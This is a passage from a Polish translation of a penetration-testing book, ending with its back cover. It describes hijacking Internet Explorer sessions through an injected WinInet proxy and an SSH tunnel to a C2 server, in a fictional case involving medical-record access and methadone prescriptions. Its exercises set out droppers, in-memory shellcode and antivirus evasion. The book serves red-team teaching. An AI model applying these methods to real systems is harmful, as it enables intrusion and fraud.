
Przeglądarka Internet Explorer używa API WinInet tylko do obsługi wszystkich swoich procesów komunikacyjnych. Nie jest to zaskakujące, jeśli weźmie się pod uwagę fakt, że mowa o dwóch sztandarowych technologiach Microsoftu. Z API WinInet może korzystać każdy program, aby na przykład zarządzać ciasteczkami i sesją, procesami uwierzytelniania itd. Interfejs ten ma wszystkie funkcje potrzebne do implementacji przeglądarki internetowej lub podobnej technologii, takiej jak proxy HTTP. Jako że WinInet transparentnie obsługuje uwierzytelnianie w pojedynczych procesach, to jeżeli uda nam się wstrzyknąć własny serwer proxy do docelowego procesu IE i skierować nasz ruch sieciowy przez ten serwer, odziedziczymy stany sesji tej aplikacji. Dotyczy to także sesji uwierzytelnionych za pomocą mechanizmu dwuetapowego.

IMPLEMENTACJA FUNKCJONALNOŚCI SERWERA PROXY

Budowa serwera proxy to zbyt daleko idąca dygresja w stosunku do tematu tej książki, ale zawsze można kupić taki serwer od jednego z licznych producentów tego typu oprogramowania. Serwery te są zaimplementowane wyłącznie przy użyciu API WinInet, który można zintegrować zgodnie ze swoimi potrzebami.

Etap 3: użycie wstrzykniętego serwera proxy

Przyjmując, że wszystkie poprzednie czynności poszły nam jak z płatka, mamy już serwer proxy HTTP uruchomiony na docelowej maszynie (powiedzmy, że działa na porcie TCP 1234) i ograniczony do lokalnego interfejsu Ethernet. Jako że nasza infrastruktura dowodzenia i kontroli nie jest jeszcze na tyle zaawansowana, abyśmy przy jej użyciu mogli „w locie" otwierać zdalne tunele, musimy wbudować dodatkowy tunel w nasz ładunek kodu. Na razie naszym jedynym tunelem prowadzącym do docelowej maszyny jest tunel zapewniający dostęp do serwera SSH. Potrzebujemy jeszcze zdalnego tunelu wskazującego port w stacji docelowej 1234 i tworzącego punkt końcowy (powiedzmy, że port TCP 4321) na naszym serwerze C2. Powinno to wyglądać tak, jak widać na rysunku 1.12.



Rysunek 1.12. Kompletny atak z dostępem do dokumentacji medycznej

W tym momencie możemy już dodawać nowych pacjentów i przepisywać im leki, kiedy tylko chcą. Do pobrania leków z apteki nie jest potrzebny żaden identyfikator, ponieważ należy go okazać jedynie podczas tworzenia konta. To oczywiście tylko pole do zaznaczenia, jeśli chodzi o bazę danych. W aptece przed wydaniem metadonu spytają tylko o datę urodzenia.

> **„Nie ma żadnej chmury, są tylko cudze komputery"**
>
> **— autor nieznany**

Podsumowanie

W tym rozdziale pokazałem Ci, jak za pomocą skryptów VBA i VBS podrzucić do komputera ofiary ładunek współpracujący z systemem dowodzenia i kontroli. Pokazałem Ci, jak po umieszczeniu swojego kodu źródłowego we właściwym miejscu zinfiltrować proces Internet Explorera i obejść dwuetapowe uwierzytelnianie bez potrzeby zdobywania nazw użytkowników, haseł ani uzyskiwania dostępu do fizycznych tokenów.

Należy podkreślić, że wiele osób uważa ataki z użyciem makr za technikę z dawnych lat 90. ubiegłego wieku, która dawno odeszła już do lamusa. W rzeczywistości jednak makra wciąż są żywe, tylko po prostu przez pewien czas istniały łatwiejsze sposoby na dostanie się do docelowych komputerów niż posługiwanie się makrami (lepiej było na przykład wykorzystać technologię Adobe Flash). W miarę jak takie ataki coraz rzadziej kończą się powodzeniem, na nowo można zauważyć odrodzenie popularności makr Office'a.

Jaki jest morał z tego rozdziału? Po pierwsze: makra — kiedy ostatni raz widziałeś takie, bez którego nie byłeś w stanie wykonać swojej pracy? Jeśli ktoś próbuje na wszelkie sposoby zachęcić Cię do kliknięcia tego przycisku z napisem *Włącz*, to prawdopodobnie ma niecne zamiary. W ogóle makra są podejrzane. Zwrotny adres e-mail nie jest żadną wskazówką na temat tożsamości nadawcy.

Dwuetapowe uwierzytelnianie podnosi poprzeczkę, ale nie na tyle, aby nie dało się jej przeskoczyć. Bez względu na rodzaj drugiej metody uwierzytelniania (może to być na przykład karta kodów albo przesyłanie hasła w SMS-ie) rezultat jest taki sam jak w przypadku zastosowania uwierzytelniania jednoskładnikowego: zostaje utworzona bezstanowa sesja HTTP, którą można przejąć poprzez przechwycenie ciasteczek albo stosując atak typu człowiek pośrodku. Koniecznie trzeba mieć się na baczności.

Opisane do tej pory przypadki są zmyślone i proste, ponieważ chciałem na ich przykładzie jak najbardziej obrazowo przedstawić podstawowe pojęcia i koncepcje. W kolejnych rozdziałach będzie coraz trudniej, ponieważ przechodzę w nich do bardziej zaawansowanych metod ataku. Od tej pory na pierwszym miejscu bezkompromisowo będziemy stawiać dyskrecję — to jest najważniejszy warunek przeprowadzenia udanego ataku APT.

W następnym rozdziale pokażę Ci, jak rozbudować infrastrukturę C2, aby spełniała bardziej realistyczne funkcje, oraz przyjrzymy się sposobom wykorzystania apletów Javy do dyskretnego wysyłania ładunków kodu na komputer ofiary.

Ćwiczenia

W tym rozdziale opisałem wiele technologii, których możesz nie znać. Dlatego zalecam bardzo uważne wykonanie poniższych ćwiczeń, tak aby nabyć pewności siebie w posługiwaniu się opisanymi narzędziami, choć nie jest to absolutnie niezbędne, aby przejść do następnego rozdziału.

1. Zaimplementuj opisaną w tym rozdziale infrastrukturę C2 przy użyciu biblioteki *libssh* i języka programowania C. Ewentualnie użyj jakiejkolwiek innej biblioteki i dowolnego języka, które znasz.

2. Zaimplementuj w języku VBS dropper C2 pobierający ładunek w postaci shellcode'u zamiast pliku *.exe* i wstrzykujący go bezpośrednio do pamięci. Użyj wywołań API z pierwszego skryptu VBA.
3. Zakładając, że nie ma innego sposobu niż przesłanie ładunku jako shellcode'u w skrypcie VBA, jak go zaciemnisz, wprowadzisz do pamięci po jednym bajcie, a następnie wykonasz? Za pomocą serwisu VirusTotal i innych narzędzi sprawdź, jak programy antywirusowe reagują na Twoje rozwiązania.

Skorowidz

C

D

E

F

G

H

I

J

K

L

Ł

M

N

O

P

R

S

T

U

V

W

Z

SAM SPRAWDŹ, CZY TWÓJ SYSTEM ODEPRZE PRAWDZIWY ATAK

Zgodnie z obiegową opinią typowy haker godzinami przeszukuje ogromne ilości danych o ruchu sieciowym w celu znalezienia słabiej zabezpieczonego systemu, a potem przeprowadza atak i uzyskuje dostęp do cennych zasobów. Obrona przed takimi cyberprzestępcami jest stosunkowo prosta. Prawdziwe wyzwanie rzuca silnie zmotywowany napastnik, który jest znawcą systemów i sprawnym programistą. Dzisiejsi administratorzy stoją w obliczu advanced persistent threat (APT), co oznacza dosłownie trwałe zagrożenie zaawansowanym atakiem.

Ta książka jest znakomitym wprowadzeniem do zaawansowanych technik forsowania dobrze zabezpieczonych środowisk. Opisane tu metody nie są przedstawiane w żadnym poradniku ani na żadnych szkoleniach. Autor skoncentrował się na modelowaniu ataków APT w rzeczywistych warunkach: prezentuje różne nowe technologie oraz techniki ataków w szerokim kontekście rozmaitych dziedzin i branż działalności. Poza skutecznymi wektorami ataku przedyskutowano tak ważne koncepcje jak unikanie wykrycia szkodliwych programów, świadomość sytuacyjna, eksploracja pozioma i wiele innych umiejętności, które są kluczowe dla zrozumienia ataków APT.

W tej książce między innymi:

- Makroataki i ataki typu „człowiek w przeglądarce"
- Wykorzystywanie apletów Javy do ataków
- Metody eskalacji uprawnień
- Maskowanie fizycznej lokalizacji za pomocą ukrytych usług w sieci Tor
- Eksperymentalne metody C2
- Techniki inżynierii społecznej

Wil Allsopp
jest ekspertem w dziedzinie bezpieczeństwa systemów informatycznych. Testami penetracyjnymi zajmuje się od ponad 20 lat. Specjalizuje się w działaniach red team, ocenie systemów pod kątem podatności na ataki, audytach bezpieczeństwa, kontroli bezpieczeństwa kodu źródłowego, a także w inżynierii społecznej oraz rozpoznawaniu zaawansowanych stałych zagrożeń. Przeprowadził setki etycznych testów hakerskich i penetracyjnych dla wielu firm z listy Fortune 100. Mieszka w Holandii.

ISBN 978-83-283-3895-1
9 788328 338951

Cena: 59,00 zł